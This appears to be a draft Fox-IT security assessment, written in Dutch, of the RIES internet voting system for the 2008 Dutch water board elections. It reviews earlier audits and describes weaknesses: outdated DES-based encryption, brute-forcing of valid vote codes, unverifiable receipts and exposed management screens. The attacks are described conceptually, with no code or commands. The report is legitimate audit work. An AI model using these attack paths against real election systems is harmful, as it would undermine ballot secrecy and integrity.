Enig misbruik van dit document of de informatie in het document is niet toegestaan. Fox-IT aanvaardt geen aansprakelijkheid voor enig ongeautoriseerd gebruik of misbruik van voorliggend document door een derde partij of schade ontstaan door de inhoud van het document.

Fox-IT BV

Olof Palmestraat 6
2616 LM Delft

P.O. box 638
2600 AP Delft

The Netherlands

Phone: +31 (0)15 284 7999
Fax: +31 (0)15 284 7990
E-mail: info@fox-it.com
Internet: www.fox-it.com

Documentbeheer

Versiebeheer

Projectnaam: Advisering toelaatbaarheid internetstemvoorziening waterschappen
Klant: Ministerie van Verkeer en Waterstaat
Datum: 12-07-2008
Versie: 2.0
Status: Concept

Distributielijst

Versienummer	Verspreidingsvorm	Naam/functie/opmerking
2.0	Versleutelde e-mail	L. Luijten, Ministerie van Verkeer en Waterstaat, voor commentaar
2.0	Versleutelde e-mail	S. Bouwman, Waterschapshuis, voor commentaar

Reviews

Review door	Functie	Datum	Versie

Wijzigingen

Versie	Datum	Door	Opmerkingen
1.0-1.3	20-06-2008 – 11-07-2008	Bartek Gedrojc, Matthieu Hueck, Hans Hoogstraten, Sjoerd Resink, Mark Koek	Interne conceptversies
2.0	12-07-2007	Mark Koek	Eerste externe conceptversie

Gerelateerde documenten

Versie	Datum	Omschrijving	Opmerkingen

Samenvatting

Het Ministerie van Verkeer en Waterstaat heeft Fox-IT gevraagd te assisteren bij het beoordelen van de internetstemvoorziening die door de waterschappen is ontworpen voor de waterschapsverkiezingen van november 2008. De organisatie waarin de waterschappen samenwerken, het Waterschapshuis, heeft daartoe documentatie ter beschikking gesteld en medewerking verleend aan aanvullend onderzoek door Fox-IT.

Op basis van dit onderzoek constateert Fox-IT dat de internetstemvoorziening in opzet een elegant en doordacht systeem voor internetstemmen is. Echter, over de huidige uitwerking van het concept moet worden vastgesteld dat dit kwaadwillenden diverse mogelijkheden biedt om de uitslag te beïnvloeden, het verkiezingsproces te saboteren en/of om binnen afzienbare tijd te herleiden wie op wie heeft gestemd.

Deze constatering is gebaseerd op de volgende waarnemingen:

- Het gebruik van een gedateerde versleutelingsmethode in combinatie met het opnemen van individuele burgerservicenummers (BSN) in de versleutelde verkiezingsuitslag betekent dat het stemgeheim maximaal tot 2030 kan worden gewaarborgd. Met andere woorden, uiterlijk in 2030, doch waarschijnlijk (veel) eerder, zal het mogelijk zijn te reconstrueren welke kiezer op welke kandidaat stemde in 2008.

- Met de kracht van de huidige generatie PC's is het berekenen van geldige stemcodes haalbaar binnen maximaal 30 uur. De informatie die hiervoor nodig is wordt voorafgaand aan de stemperiode gepubliceerd, waarna de berekening kan starten. Aangezien de stemperiode twee weken duurt zou een kiezer die over de juiste software beschikt minimaal 11 geldige stemmen kunnen uitbrengen op een kandidaat naar keuze.

  Kwaadwillenden die de controle hebben over meerdere PC's kunnen evenredig meer stemmen uitbrengen. Er zijn gevallen bekend van cybercriminelen die meer dan een miljoen computers onder hun controle wisten te krijgen (1) (2). Met de in dit document beschreven methode zouden dergelijke criminelen de uitslag van de waterschapsverkiezingen vrijwel volledig kunnen controleren.

- De huidige implementatie van het internetstemsysteem (het programma dat de internetstemsite en bijbehorende schermen voor beheerders en stembureaus zoals gebruikt in de ketentest juni 2008) vertoont beveiligingsproblemen waardoor diverse controlemaatregelen in het verkiezingsproces kunnen worden omzeild. Zo was het voor de onderzoekers van Fox-IT mogelijk om via het internet toegang te krijgen tot diverse beheerschermen waarin bijvoorbeeld de verkiezingen konden worden stopgezet, en om via deze beheerschermen de database met uitgebrachte stemmen uit te lezen en te manipuleren.

Tot slot is het van belang te vermelden dat gedurende de periode van onderzoek (juni 2008) oordeelsvorming niet mogelijk was met betrekking tot de beveiliging van gebruikte netwerk- en serverinfrastructuren, aangezien deze nog slechts in voorlopige versies beschikbaar waren.

Inhoudsopgave

1 Inleiding

1.1 Aanleiding

Sinds 1994 houden de meeste waterschappen verkiezingen voor hun bestuur door middel van een poststemming. Na diverse experimenten hebben twee waterschappen bij de vorige verkiezingen hun kiezers ook de mogelijkheid aangeboden om middels het internet te stemmen. De waterschappen hebben nu het voornemen om in 2008 gezamenlijk de mogelijkheid te bieden aan alle kiezers in Nederland om per internet hun stem uit te brengen. Deze optie wordt aangeboden als aanvulling op de mogelijkheid om per brief te stemmen, die blijft bestaan.

Het systeem dat wordt voorgesteld om de internetverkiezingen te realiseren is het Rijnland Internet Election System, dat in opdracht van het Hoogheemraadschap van Rijnland in Leiden is ontwikkeld voor de verkiezingen in 2004. RIES is in 2006 ook gebruikt voor het experiment *Kiezen op Afstand* van het Ministerie van Binnenlandse Zaken en Koninkrijksrelaties, waarbij kiesgerechtigden die in het buitenland wonen per internet konden stemmen bij de Tweede Kamerverkiezingen.

De waterschapsverkiezingen van later dit jaar zullen worden uitgevoerd door het Waterschapshuis, een samenwerkingsverband van de waterschappen, onder verantwoordelijkheid van de waterschappen zelf. Op grond van de Waterschapswet en het daarop gebaseerde Waterschapsbesluit stelt de Minister van Verkeer en Waterstaat wel regels omtrent zaken als het stemgeheim, de betrouwbaarheid en de integriteit van de voorziening (artikel 2.45 en artikel 2.58 Waterschapsbesluit).

Omdat het Ministerie het van groot belang vindt dat het internetstemmen bij deze verkiezingen goed verloopt, en ook de Tweede Kamer veel prioriteit geeft aan dit onderwerp, heeft de Minister in een ministeriële regeling vastgelegd dat de waterschappen informatie moeten overleggen waaruit blijkt dat de internetstemvoorziening aan de wettelijke eisen voldoet. Daarnaast heeft de Minister geëist dat een toetsing wordt uitgevoerd aan de aanbevelingen die de Raad van Europa heeft gedaan op dit gebied (3).

Sinds RIES is ontworpen in 2003 is het systeem doorlopend aan onderzoeken en tests onderworpen. De waterschappen hebben, naast ontwerpdocumentatie van het voorgestelde stemsysteem, de rapporten van deze onderzoeken overlegd als onderbouwing van hun bewering dat de stemvoorziening voldoet aan de wettelijke eisen.

Het Ministerie heeft Fox-IT gevraagd om te adviseren over de toelaatbaarheid van de internetstemvoorziening voorgesteld door de waterschappen, op basis van de documenten die de waterschappen hebben aangeleverd, maar ook op basis van eigen onderzoek aan de voorziening.

In dit document rapporteert Fox-IT over de aangeleverde documentatie en over het verrichte aanvullend eigen onderzoek.

1.2 Onderzoeksvraag

Doel van de opdracht is een grondig advies over de vraag of de stemvoorziening adequaat beveiligd is, volgens de eisen van het Waterschapsbesluit, de ministeriële regeling en de Raad van Europa. Daarbij dienen de volgende vragen beantwoord te worden:

1. *Hebben de waterschappen voldoende kunnen onderbouwen dat de internetstemvoorziening redelijkerwijze voldoet aan de wettelijke eisen, zoals geformuleerd in het Waterschapsbesluit?*

en

2. *Hoe zijn de resultaten van de toetsing van de voorziening aan de aanbevelingen van de Raad van Europa? Indien de voorziening op een of meer onderdelen niet voldoet aan de aanbevelingen, wat is daarvan dan de reden?*

1.3 Aanpak

Om deze vragen te kunnen beantwoorden is een onderzoek in 3 delen uitgevoerd:

1.3.1 Analyse van eerder uitgevoerde onderzoeken

Onze deskundingen op het gebied van beveiligingsaudits, cryptografie en elektronisch stemmen hebben de onderzoeksrapporten die het Waterschapshuis heeft aangeleverd aan een kritische review onderworpen. Daarbij hebben zij zich een oordeel gevormd over de opzet van de onderzoeken en de mate waarin de onderzoeksvragen inhoudelijk zijn beantwoord. Over het geheel van de onderzoeken hebben de experts zich een oordeel gevormd over de vraag of de uitgevoerde onderzoeken afdoende aantonen of aan de wettelijke eisen en de aanbevelingen van de Raad van Europa wordt voldaan.

1.3.2 Interview

Op woensdag 11 juni 2008 is uitgebreid gesproken met de belangrijkste ontwerpers en beheerders van RIES: Piet Maclaine Pont, Arnout Hannink en Xander Jansen. In dit gesprek is geverifieerd dat de onderzoekers van Fox-IT de aangeleverde documentatie correct hadden geinterpreteerd, en is gesproken over documentatie die het Waterschapshuis nog zou kunnen aanleveren die zou bijdragen aan de oordeelsvorming door Fox-IT

1.3.3 Eigen onderzoek

Op basis van de aanvankelijk d.d. 21 mei 2008 door het Waterschapshuis aangeleverde documentatie en het interview op 11 juni 2008 hebben wij vastgesteld waar naar onze mening nader onderzoek noodzakelijk was om een gefundeerd advies te kunnen geven. Wij achtten het noodzakelijk om eigen onderzoek te verrichten op de volgende gebieden:

a. Een technisch onderzoek naar de beveiliging van de actuele versies van de stemsite en de achterliggende technische componenten zoals netwerken, servers, databases etc.;
b. Een theoretisch onderzoek naar de cryptografische fundamenten van het systeem.

Dit onderzoek was met name noodzakelijk doordat significante veranderingen op deze terreinen zijn doorgevoerd nadat de eerdere onderzoeken zijn uitgevoerd, waardoor deze voor een belangrijk deel niet langer actueel zijn.

In overleg met het Ministerie en het Waterschapshuis zijn beveiligingstests uitgevoerd gedurende het ketenonderzoek dat in de maand juni heeft plaatsgevonden.

1.4 Objecten van onderzoek

Naast het feit dat het Waterschapshuis aangaf dat wijzigingen zijn doorgevoerd werd ook gemeld dat er in het huidige stadium van ontwikkeling nog verregaande wijzigingen mogelijk waren. Pas in augustus (software) c.q. oktober (hardware) zal de definitieve configuratie worden vastgesteld. Dit wierp een belangrijk probleem op bij het afbakenen van de scope van het onderzoek – immers, het object van onderzoek bleek in niet geringe mate nog een *moving target*. Met name waar het de achterliggende technische infrastructuur van servers, netwerken en databases betrof was nog weinig vastgelegd. Een onderzoek naar de beveiliging van deze systemen was daarom niet zinvol binnen de gestelde planning – vóór 1 september 2008 is goedkeuring van de staatssecretaris immers vereist, echter pas kort daarvoor (augustus) c.q. enige tijd daarna (oktober) kan zinvol onderzoek naar de server- en netwerkbeveiliging worden verricht.

Onderzoek is derhalve uitsluitend verricht naar:

a. De rapporten van eerdere onderzoeken zoals aangeleverd door het Waterschapshuis in de periode 21 mei tot en met 30 juni 2008, zoals opgesomd in Appendix A, paragraaf A.1;
b. De beschrijvende documentatie betreffende het systeemontwerp zoals aangeleverd door het Waterschapshuis in de periode 21 mei tot en met 30 juni 2008, zoals opgesomd in Appendix A, paragraaf A.2;
c. Het document waarin het Waterschapshuis toelicht hoe de voorgestelde internetstemvoorziening zich verhoudt tot de aanbevelingen van de Raad van Europa (4).
d. De internetstemsite, actief op http://stem.surfnet.nl/ gedurende de tweede ketentest, van 16 t/m 24 juni 2008.

Eventuele latere wijzigingen van het systeem c.q. de documentatie zijn niet in scope van dit onderzoek.

1.5 Opbouw van dit document

Dit document geeft in hoofdstuk 2 een beoordeling van de door het Waterschapshuis aangeleverde onderzoeksrapporten, en geeft aan in hoeverre de bevindingen uit deze eerdere rapporten zijn verholpen. Hoofdstuk 3 gaat nader in op de aanbevelingen van de Raad van Europa, en geeft de visie van Fox-IT op het document waarin het Waterschapshuis aangeeft hoe de geplande internetstemvoorziening zich met deze aanbevelingen verhoudt. Hoofdstuk 4 doet verslag van de beveiliingstest van de internetstemsite, en hoofdstuk 5 doet verslag van de fundamentele cryptografische analyse die is uitgevoerd. Onze conclusie treft u aan in hoofdstuk 6.

2 Aangeleverde onderzoeksrapporten

Het Waterschapshuis heeft 28 eerdere onderzoeksrapporten met betrekking tot RIES ter beoordeling aangeleverd. Een volledige opsomming vindt u in Appendix A.

Fox-IT heeft de onderzoeksrapporten getoetst op relevantie voor het huidige systeem (RIES-2008) en bekeken of de conclusies die de rapporten geven, voorzover negatief, zijn opgelost in het huidige systeem. Waar wij van mening zijn dat rapporten risico's vermelden die in RIES-2008 niet of niet geheel zijn opgelost vermelden wij dit als onderzoeksbevinding.

2.1 Documenten over de werking en onderliggende cryptografie

2.1.1 Robers-systeem

1. *Electronic elections employing DES smartcards*, bespreking van het conceptsysteem dat ten grondslag ligt aan RIES door Herman Robers, 1998 (5)

Dit document bevat het afstudeerverslag van Herman Robers uit December 1998 waarbij Robers, onder begeleiding van Maclaine Pont, het concept voor RIES heeft ontwikkeld en beschreven. Er worden een aantal problemen beschreven binnen dit systeem en voorstellen gedaan hoe ze opgelost kunnen worden:

- Het Robers-systeem berust op de integriteit van de gebruikte smartcards. Dit is niet meer relevant voor RIES omdat er niet meer gebruik wordt gemaakt van smartcards.
- Omdat 'normale' DES niet meer gezien kan worden als veilig wordt er gebruik gemaakt van de 112 bits Triple-DES variant. Dit is gedeeltelijk ook het geval in RIES. De unieke geheime sleutel *Kp* is nog steeds een enkelvoudige DES-sleutel.
- Door een "*time-memory trade-off*"-aanval, waarbij een aanvaller de beschikking heeft over zeer veel MDC-hashes, is er voor gekozen om gebruik te maken van hashwaarden van 128 bits. Dit maakt deze aanval onhaalbaar. MDC wordt nog steeds gebruikt in RIES en wordt nog steeds gezien als veilig. Maar er bestaan sterkere hashfuncties.
- Bij het gebruik van een publiek netwerk bestaat de kans dat een aanvaller kan onderscheppen wat iemand met een bepaald IP-adres heeft gestemd. Als hij de link kan leggen tussen de persoon en het adres, kan hij ook bepalen wat iemand heeft gestemd. RIES maakt voor communicatie over het internet gebruik van SSL om deze schending van het stemgeheim door derden te voorkomen.
- Een stem van een kiezer kan worden tegengehouden zodat iemand niet kan stemmen. Een oplossing hiervoor is het terugsturen van een ontvangstbevestiging naar de kiezer. RIES gebruikt een soortgelijk mechanisme.
- De autoriteit die de verkiezing initieert kan kiezers van de stemlijsten halen. De bedreiging wordt in RIES-2008 geminimaliseerd omdat een aanzienlijk deel van de berekeningen plaatsvindt in fraudebestendige cryptografische hardware.
- Binnen RIES is het SURFnet die het netwerkverkeer opzet en beheert. Een bedreiging is dat de anonymizer (zelfde functie als SURFnet in het RIES-systeem) extra stemmen zou kunnen genereren. Een oplossing is om meerdere anonymizers te gebruiken en om het totale aantal mogelijke stemmen van te voren te publiceren. Door verschillende procedures is deze aanval geminimaliseerd in het stemsysteem van de waterschappen.
- Robers gaat nog uit van het gebruik van stemhokjes terwijl binnen RIES het stemhokje is vervangen door de PC en internetbrowser van de gebruiker. Bij RIES is er voor gekozen om de software publiekelijk beschikbaar te maken zodat iedereen kan controleren wat de software doet.

De impact van deze analyse is niet erg groot omdat er aanzienlijke verschillen zijn tussen het Robers-systeem en RIES-2008. Het volgende algemene issue is echter nog steeds relevant voor RIES-2008:

Bevinding 2.1. Gedateerde methoden voor versleutelen van gevoelige informatie
RIES-2008 maakt net als Robers gebruik van DES, Triple-DES en MDC terwijl er veel sterkere algoritmen beschikbaar zijn waardoor de "houdbaarheid" van de versleutelde informatie aanzienlijk zou kunnen worden verlengd. De impact van deze bevinding wordt nader uiteengezet in Hoofdstuk 5, "Cryptografisch fundament".

2.1.2 RIES-2004

2. *RIES – Internet Voting in Action*, bespreking door Hubbers, Jacobs e.a. van RIES (in 3 versies aangeleverd), 2004/2005, Radboud Universiteit (KUN), (6)(7)(8)

Deze papers beschrijven RIES-2004 en suggereren een aantal aanpassingen. De Radboud Universiteit heeft ook de uitkomsten van de verkiezingen in 2004 geëvalueerd. De paper begint met het beschrijven van het Robers-systeem en RIES. Hierbij vallen volgens de schrijvers een aantal verschillen op:

- Bij het Robers-systeem werd nog gebruik gemaakt van smartcards en dat is bij RIES niet meer het geval.
- Robers was puur digitaal terwijl RIES ook nog de mogelijkheid biedt om per post te stemmen.
- Bij Robers is er een duidelijk onderscheid tussen de betrokken partijen terwijl dat volgens de schrijvers in RIES niet het geval is.

Op pagina 3 staat in voetnoot 1 een opmerking over het genereren van de unieke DES-sleutel voor elke kiezer. Hierin staat dat technisch gezien het genereren van de sleutels door een andere partij gedaan kan worden zolang het systeem maar gebruik maakt van cryptografische hardware. Deze aanbeveling is overgenomen in RIES-2008. Er is ook een voetnoot die zegt dat het genereren van sleutels op een zo onvoorspelbaar mogelijke manier gedaan moet worden. Deze raad wordt niet opgevolgd in RIES-2008.

De papers besluiten met enkele kritische opmerkingen:

- RIES-2004 maakt het mogelijk om te controleren of je stem echt is meegenomen in de telling. Veel kiezers hebben geklaagd dat dit proces te complex was. De schrijvers willen benadrukken dat moeite gedaan moet worden om zoveel mogelijk kiezers te overtuigen van de noodzaak om de stem te controleren.
- Het gemengde systeem (post- en internetstemmen) is niet compleet transparant omdat poststemmers hun stem niet kunnen controleren. De partij die de poststemmen telt moet vergaand vertrouwd worden.
- De partij die de stemming beheerst (TTPI) heeft misschien te veel invloed op het systeem. Een betere scheiding in functies tussen verschillende partijen wordt aanbevolen.
- Over de (gezipte) lijst met resultaten wordt een MD5-hash berekend. Elke stem op de lijst bevat een aantal statusbits, waaronder bits die aangeven of een stem gebruikt of ingetrokken is. Kiezers kunnen een vervangend stembiljet aanvragen. Dan moet status van zijn stemcode omgezet worden van "gebruikt" naar "ingetrokken". Voor het tellen van de stemmen is dit een essentieel proces anders zouden de ingetrokken stemmen toch meegeteld worden. Hierbij moet het gezipte bestand aangepast worden en dit heeft natuurlijk effect op de MD5-hash over dit bestand. Bij het verifiëren van de uitslag was het lastig om de initiële bestanden te vergelijken met de aangepaste bestanden. Dit zou opgelost kunnen worden door de lijsten te sorteren.
- Er kan een probleem ontstaan het ZIP-bestandsformaat als mensen verschillende software gebruiken om deze te maken.
- Het systeem is gebaseerd op collisionvrije hashfuncties. Maar met goede hashfuncties zijn collisions zeldzaam. Met andere woorden, het is denkbaar dat twee valide kandidaten dezelfde hash hebben als geldige stem.
- Niet alleen TTPI maar ook SURFnet moet vertrouwd worden.
- Het probleem van *family voting* is met internetstemmen nog steeds aanwezig – echter niet anders dan bij poststemmen.
- Het is goed dat er gebruik wordt gemaakt van *open source*-software. Bij dit systeem waren de telsoftware and de serversoftware niet open source.
- DDoS-aanvallen zijn een reële bedreiging maar SURFnet heeft daar maatregelen voor getroffen.

De schrijvers hebben in cryptografische zin geen lekken gevonden in het systeem. De kritische noten zijn in RIES-2008 in meer of mindere mate opgelost, met uitzondering van de volgende:

Bevinding 2.2. Machtspositie Waterschappen en SURFnet

Omdat de waterschappen en SURFnet het systeem hebben ontworpen en het systeem beheren, en SURFnet daarbij handelt in opdracht van de waterschappen, kunnen zij gezien worden als één machtige partij die het stemmen controleert. Er is bijvoorbeeld geen onafhankelijke partij geïntroduceerd die alle informatie versleutelt.
Dit wordt ook opgemerkt door (9) en (10).

3. *Internetstemmen bij de waterschappen: hoe werkt het?*, kort overzicht van RIES door Hubbers en Jacobs uit 2004 (9)

Dit artikel beschrijft de werking van de gebruikte elementaire cryptografische operaties van RIES. Zowel de stemming zelf als het proces om de uitslag te kunnen controleren wordt besproken. Daarnaast wordt ingegaan op enkele aspecten van het systeem die naar voren zijn gekomen bij een audit die in opdracht van Rijnland uitgevoerd is.

De volgende zwakheden worden geconstateerd:

- "Zo is het mogelijk aan de hand van de technische stemmen te achterhalen op welke kandidaat er gestemd is. In theorie is het niet mogelijk om hierbij ook te achterhalen welke kiezer hier bij hoort. Maar als het strippen van netwerkadressen bijvoorbeeld niet goed gedaan is, kan een bepaalde keuze tot een bepaald netwerkadres (ip) worden herleid. Formeel geeft dat natuurlijk geen link met kiesgerechtigden, maar het geeft wel vermoedens."
- "[...] de afhankelijkheid van de betrouwbaarheid van de systeembeheerder. Zo kan een systeembeheerder bijvoorbeeld gericht binnengekomen stemmen weglaten. Door namelijk de juiste hashes te berekenen kan hij zien voor wie een stem bedoeld is. Als hij dit maar doet voor het vastleggen van de ontvangen stemmen via een hash aan het eind van de verkiezingen, zal dit lastig te traceren zijn."
- "Het systeembeheer is in handen van SURFnet. Er is geen veiligheidsonderzoek uitgevoerd naar deze beheerders. Er wordt hier vertrouwd op het feit dat een gerenommeerde instelling als SURFnet zich geen misdragingen kan veroorloven."
- "Zoals altijd is ook bij dit systeem het sleutelbeheer belangrijk. TTPI beschikt voor de verkiezingen over alle sleutels. [...] Volgens [...] worden die `door hen na gebruik vernietigd en in bewaring gegeven bij de notaris'. Als de sleutels inderdaad vernietigd zijn is er geen probleem, maar als TTPI tijdens het opmaken van de uitslag nog steeds over de sleutels beschikt hebben zij in principe de mogelijkheid om stemmen te vervangen."
- "Verder is het sleutelbeheer ook aan de kant van de kiezer van belang. Op de stemkaart staat immers de sleutel voor die kiezer. Mocht deze sleutel gekopieerd worden of anderszins beschikbaar komen, bestaat de mogelijkheid om een reeds uitgebrachte stem van de kiezer zelf, ongeldig te maken door nog minimaal twee keer te stemmen met die sleutel waarbij er op verschillende kandidaten wordt gestemd. Ongeacht de oorspronkelijke keuze van de kiezer zelf, wordt zijn stem nu zeker als ongeldig aangemerkt."

Conclusie rapport: "Verschillende partijen [...] hebben vooral opgemerkt dat het systeem veilig is in die zin dat fraude gedetecteerd kan worden. Er is echter ruimte voor meer compartimentalisatie, waarbij verschillende, onafhankelijke partijen verantwoordelijk zijn voor de sleutelgeneratie, het tellen van de elektronische stemmen, de controlesoftware voor kiezers, en voor het samenvoegen van elektronische stemmen en poststemmen. Belangrijk is dan ook dat na afloop een andere partij dan TTPI ook daadwerkelijk alle ingebouwde checks naloopt om te kunnen concluderen dat er niet gefraudeerd is." "Samenvattend gaat het hier om een relatief eenvoudig, origineel en inzichtelijk systeem, dat met de nodige zorgvuldigheid en transparantie is ingevoerd. Zoals in iedere nieuwe procedure zijn punten van verbetering mogelijk. De ervaring die met dit systeem wordt opgedaan is ongetwijfeld waardevol. Als het dan ook gaat om het gebruik van RIES bij deze waterschapsverkiezingen, stemmen wij duidelijk voor!"

Het onderzoek is gericht op het concept van RIES-2004 en laat een aantal interessante zwakheden zien. De geconstateerde zwakheden zijn ook relevant voor de huidige RIES versie en er moet geverifieerd worden of deze zijn aangesproken.

4. *Review of RIES*, cryptografisch onderzoeksrapport naar RIES, in 2 versies aangeleverd (met en zonder commentaar van ontwerpers), Cryptomathic, 2004 (11)(12)

In 2004 heeft het Deense bedrijf Cryptomathic een analyse uitgevoerd van RIES. Deze paragraaf beschrijft de bevindingen van Cryptomathic, de reacties daarop van de ontwerper van RIES (Maclaine Pont), en het commentaar van Fox-IT.

C – Cryptomathic
M – Maclaine Pont
F – Commentaar Fox-IT ten opzichte van RIES-2008

Cryptomathic beschrijft de volgende twee gevonden aanvallen op RIES-2004:

Aanval 1

C – Bij RIES-2004 werd *ReSPID* nog berekend met de helft van de geheime sleutel *Kp*, genaamd *VPID* van 28 bits (een halve DES-sleutel). Hiermee zou het mogelijk zijn de server te bevragen voor geldige waarden van *ReSPID*. Als een waarde is gevonden is het makkelijk te zoeken naar de andere 28 bits van *Kp* door te zoeken in de publieke *RnPID*-waardes.

M – Het commentaar van Maclaine Pont bevestigt deze aanval. In RIES-2008 is *ReSPID* daarom niet meer afhankelijk van een halve unieke gebruikerssleutel.

F – Deze aanval kan niet meer op dezelfde manier uitgevoerd worden. Wel kan het systeem nog bevraagd worden om *ReSPID*-waarden. Het resultaat is dat als een geldige *ReSPID* ontdekt wordt dit niet herleid kan worden naar een valide sleutel *Kp* in RIES-2008.

Aanval 2

C – Dit wordt omschreven als een moeilijke aanval. De DES-sleutel Kp kan worden gevonden door te "brute forcen" en te vergelijken met de publieke *RnPID*-waarden.

M – Maclaine Pont is zich bewust van deze aanval maar ziet geen alternatief zonder significant het aantal karakters dat een kiezer in moet vullen voor een verkiezing te vergroten. Cryptomathic deelt deze mening. Dit zou alleen verbeterd kunnen worden als er een andere gebruiker-data-toegangssysteem wordt geïntroduceerd.

F – Deze aanval is binnen RIES-2008 ook erg lastig uit te voeren. Op een ruimte van 2^{56} sleutels zijn er maar circa 13 miljoen geldig (gelijk aan het aantal kiezers). De kans om een juiste sleutel te gokken is heel erg klein. Als de lijst van alle *RnPID* op de eerste dag van de verkiezing gepubliceerd wordt en de verkiezing duurt twee weken, dan heeft een aanvaller minder dan twee weken de tijd om sleutels te genereren. Na twee weken is deze aanval niet meer relevant omdat alle stemmen al ontvangen zijn.

Cryptomathic heeft ook een aantal security-gerelateerde opmerkingen gemaakt:

Opmerking 1a

C – Het publiceren van *RnPotVote* moet zo gebeuren dat het niet gekoppeld kan worden aan een specifieke kiezer. De lijst van *RnPID* en *RnCm* zou gescheiden moeten worden in verschillende verkiezingen die tegelijkertijd lopen.

M- Maclaine Pont accepteert dit punt en was van plan dit aan te passen.

F – In RIES-2008 is dit opgelost door het toevoegen van *ElID* bij *RnCm*.

Opmerking 1b

C – De lijst met ontvangen stemmen zou ook geen tijd- en datuminformatie moeten bevatten. Dit zou informatie kunnen opleveren over de kiezer door kennis van de tijd dat hij stemde.

M – Maclaine Pont geeft als commentaar dat er geen intentie is om tijd-/datuminformatie op te slaan. De lijst met ontvangen stemmen moet gesorteerd worden op *VnPID* voordat hij gepubliceerd wordt.

F – Er moet wel op vertrouwd worden dat SURFnet, die het netwerkverkeer afhandelt, geen tijd-/datuminformatie opslaat.

Bevinding 2.3. Tijd-/datuminformatie mag niet worden opgeslagen

Er mag geen tijd-/datuminformatie worden opgeslagen die kan worden gerelateerd aan uitgebrachte stemmen, aangezien dit zou kunnen leiden tot het herleiden van een uitgebrachte stem naar een specifieke kiezer. Bij netwerkbeveiliging is het opslaan van tijd-/datuminformatie echter erg belangrijk – er moet dus goed op gelet worden dat netwerkinformatie op geen enkele wijze informatie over de uitgebrachte stem bevat.

Ook verhoudt de eis aan RIES dat tijd-/datuminformatie niet wordt opgeslagen zich lastig tot de (wenselijke) mogelijkheid om hertellingen en verificaties te plegen.

Opmerking 2a

C – Het stemgeheim van een kiezer is gecompromitteerd als iemand na de verkiezing zijn of haar stembiljet bemachtigt. Als kiezers daarom het stembiljet vernietigen kunnen zij niet meer verifiëren of hun stem is meegeteld in de verkiezing.

M – Kiezers worden goed voorgelicht over het vernietigen van de stembiljetten. Een alternatief zou zijn om alleen stempakketten op te sturen als er om wordt gevraagd.

F – Dit is nog steeds het geval bij RIES-2008. De verantwoordelijkheid voor het vernietigen ligt bij de kiezer.

Bevinding 2.4. Stem kan achterhaald worden met stembiljet

De verantwoordelijkheid van het vernietigen van het stembiljet ligt ook in RIES-2008 bij de kiezer. Met een stembiljet kan na de verkiezing worden achterhaald op wie de kiezer heeft gestemd.

Opmerking 2b

C – Een verbetering in RIES-2004 zou zijn om *VotRecCon* te publiceren. Dit geeft de kiezer een snellere manier om zijn stem op te zoeken en hij hoeft zijn geheime sleutel niet te reproduceren.

M – Gedeeltelijk wordt dit gedeeld. Maclaine Pont gelooft in een code exclusief voor een kiezer die laat zien dat hij meegedaan heeft in de verkiezing. Een suggestie is om 4 bytes van de 8-byte *VotRecCon*-waarde van de kiezer te publiceren en de andere waarde terug te sturen naar de kiezer.

F – Deze constructie is inderdaad toegepast in RIES-2008. Een procedureel probleem is dat een willekeurig individu nu een willekeurige waarde van 4 bytes kan genereren en claimen dat zijn stem niet is meegeteld.

Bevinding 2.5. Stemkwitantie is niet falsificeerbaar

Een kwaadwillende kan een willekeurige kwitantie genereren en claimen dat zijn stem niet is meegeteld in de verkiezing. Er is geen mechanisme dat controleert of een kwitantie valide is of niet.

Opmerking 2c

C – Het zou optimaal zijn om een kiezer te laten verifiëren of zijn stem is meegeteld op het moment dat hij aan het stemmen is. Dit zou gedaan kunnen worden door een digitale handtekening te gebruiken in plaats van een bevestigingscode.

M – Maclaine Pont is het hiermee eens. Maar 3DES is gekozen voor praktische redenen.

F – In RIES-2008 is dit onveranderd. De kiezer kan nog steeds niet tijdens het stemmen verifiëren of zijn stem is meegeteld. Dit is ook geen eis van de waterschappen, maar het zou wel een bruikbare aanvulling zijn voor de kiezer die daardoor wellicht meer vertrouwen krijgt in het systeem.

Opmerking 3

C – Het protocol publiceert alle ingekomen stemmen en pogingen tot stemmen. Kennis van een persoon die meerdere gelijke stemmen heeft ingevuld of kennis van een persoon die zowel een internetstem als een poststem heeft uitgebracht maakt het mogelijk een verband te leggen tussen een stem en een kiezer.

M – Maclaine Pont is het hiermee eens, maar praktische consequenties zijn acceptabel.

F – In het huidige systeem is hier niet zoveel aan te doen. Het wordt al lastig om een verband te leggen als er geen tijd- en datuminformatie in het gepubliceerde stemmenbestand staat.

Opmerking 4

C – Een systeem is aanwezig dat de poststemmen omzet in digitale stemmen. Personeel dat de poststemmen afhandelt kan de geheime code lezen, daarmee een internetstem uitbrengen en er zo voor zorgen dat een stem niet meegeteld wordt.

M – Dit is een algemeen probleem bij poststemmingen: wie de stembiljetten opent kan de stemmen manipuleren. Dit is procedureel ondervangen.

F – Geen opmerkingen specifiek ten aanzien van internetstemmen, bedreigingen van poststemmingen is niet in scope voor dit onderzoek.

Opmerking 5

C – Servers en datacommunicatie mogen niet gecompromitteerd worden.

M – De servers worden opgezet door een vertrouwde partij in een geïsoleerde omgeving.

F – Dit is ook het geval bij RIES-2008, waar SURFnet de netwerkstructuur opgezet heeft. Zie voor meer commentaar hoofdstuk 4 van dit rapport.

Secrecy

C – Behalve de hierboven genoemde aanvallen en opmerkingen ziet Cryptomathic geen manier om de geheimhouding te compromitteren. Er is volgens Cryptomathic ook sprake van *fairness* omdat er geen informatie naar buiten lekt tijdens de verkiezing omdat RIES tijdens de verkiezing niets publiceert.

Correctness

C - Cryptomathic ziet geen manieren om stemmen te dupliceren, modificeren of te injecteren.

Kiezersbevestigingscode

C - Cryptomathic meent dat de *VotRecCon*-constructie niet veel nut heeft. Als *VotRecCon* correct is kan de kiezer reclameren als hij erachter komt dat na de verkiezingen zijn stem niet is geregistreerd. Echter, als TTP Internetstemmen wil frauderen dan zal aan de kiezer sowieso geen correcte *VotRecCon* gegeven worden.

M - Er is de wil om dit verbeteren.

F - Er is een "Umpire"-functie toegevoegd die na de verkiezingen nogmaals alle stemmen *VotRecCon* berekent door middel van de RIPOCS-server en de stemmen die zijn uitgegeven. De umpire kan dan ingezet worden als iemand een willekeurige *VotRecConCnt* genereert en zegt dat zijn stem niet is meegeteld. De Umpire-functie maakt gebruik van een MAC-algoritme om de integriteit en authenticiteit te bepalen van alle stemmen. Maar hoe kan de Umpire overtuigd worden dat niemand een willekeurige code heeft gegenereerd en claimt dat zijn stem niet is meegeteld? Zie bevinding 2.5.

Sleutelbeheer

C - Iedereen met toegang tot *Kgenvoterkey* kan valse stemmen genereren en zien wat personen hebben gestemd. Daarom moeten deze sleutels goed beheerd worden.

